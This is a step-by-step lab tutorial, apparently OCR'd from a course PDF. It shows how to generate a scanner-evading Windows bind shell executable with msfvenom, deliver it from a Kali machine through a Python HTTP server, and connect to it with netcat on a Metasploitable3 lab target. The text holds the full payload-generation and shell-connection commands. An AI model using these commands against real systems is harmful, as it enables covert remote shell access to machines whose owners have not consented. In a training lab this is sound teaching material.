Lab - Use Msfvenom to Create Hidden Bind TCP Payload

Overview


The Hidden Bind TCP Payload silently hides in the background and does not reveal its presence if scanned by any port scanner when executed.

The Hidden Bind TCP Payload listens for a connection from specific IP and spawns a command shell. The shellcode will reply with an RST packet if the connection is not coming from the IP defined in AHOST. This way, the port will appear as "closed," helping us hide the shellcode.

Msfvenom is a command-line instance of Metasploit used to generate various payloads for shellcode available in Metasploit.

Lab Requirements


- One virtual install of Kali Linux
- One virtual install of Metasploitable3-win2k8 (password: **`vagrant`**)
- Both my VirtualBox adapters should be set to Host-only networking.



Find your target's IP address.


Log on to your Win2k8 target machine as an administrator using the password **`vagrant`**.

Once you have a desktop, open a command prompt, and at the prompt, type **`ipconfig`**. Find the IP address for the local area connection.



You'll also need the IP address of your Kali machine.

From your Kali desktop, open a new terminal. At the prompt type, ping <target IP address>.



You can stop the ping by pressing the Ctrl+C keys on your keyboard. If you do not have a positive response, set your VirtualBox adapters to Host-only adapters and try again.

Abbreviations:

`Lhost= (IP of Kali)`


`Lport= (Assigned to the listener)`

`P= (Payload type)`


`F= (file extension type)`

Begin the lab!

On your Kali desktop, right-click and create a new folder and name that new folder, ShellCodes.



Right-click on the new folder, and from the context menu, select Open Terminal Here.




Create an HTTPS Payload


Write or copy and paste the following code at the terminal prompt at your Kali terminal.

```
msfvenom -p windows/shell_hidden_bind_tcp
ahost=192.168.56.101 lport=4444 -f exe >
/root/Desktop/ShellCodes/hidden.exe
```

Press enter.

After a short pause, the payload is generated and saved inside our working folder.





You must now figure out how to get the payload delivered to your target. The quick, down, and dirty way is to use Python to create a simple HTTP server to run inside our working folder that defaults to port 8000.

We need to have this simple HTTP server run inside our working folder where the payload is located. We right-click on the working folder from the context menu and select Open Terminal Here.

At the prompt, type:

```
python3 -m http.server
```

Press enter.

The HTTP server terminal must be left open though it can be minimized.

Use Netcat to create a Hidden Bind TCP Payload

On your Kali machine, open a new terminal at the prompt type the following:

nc 192.168.56.103 4444


Do not press enter!

Launch the payload


Log on as an administrator to your W2k8 target. From the desktop of your Win2k8 target machine, click on the Start button and launch Internet explorer.

In the address bar, type the IP address of your Kali machine followed by a colon (:) and the port number used by the HTPP server, 8000.


If everything is working, you will be presented with the directory of contents inside the working folder sitting on the Desktop of your Kali machine.




2x click payload and from the next window select, run.



A security warning pops up; click the run button a second time.



Once we run the payload and if everything is configured correctly, we will have established a BIND TCP reverse shell connection.



Summary –

In this short lab, you learned how to use Msfvenom to generate a Hidden Bind TCP Payload, and you learned how to use Python3 to start a simple HTTP server to copy files from your Kali to your target machine easily.

End of the Lab!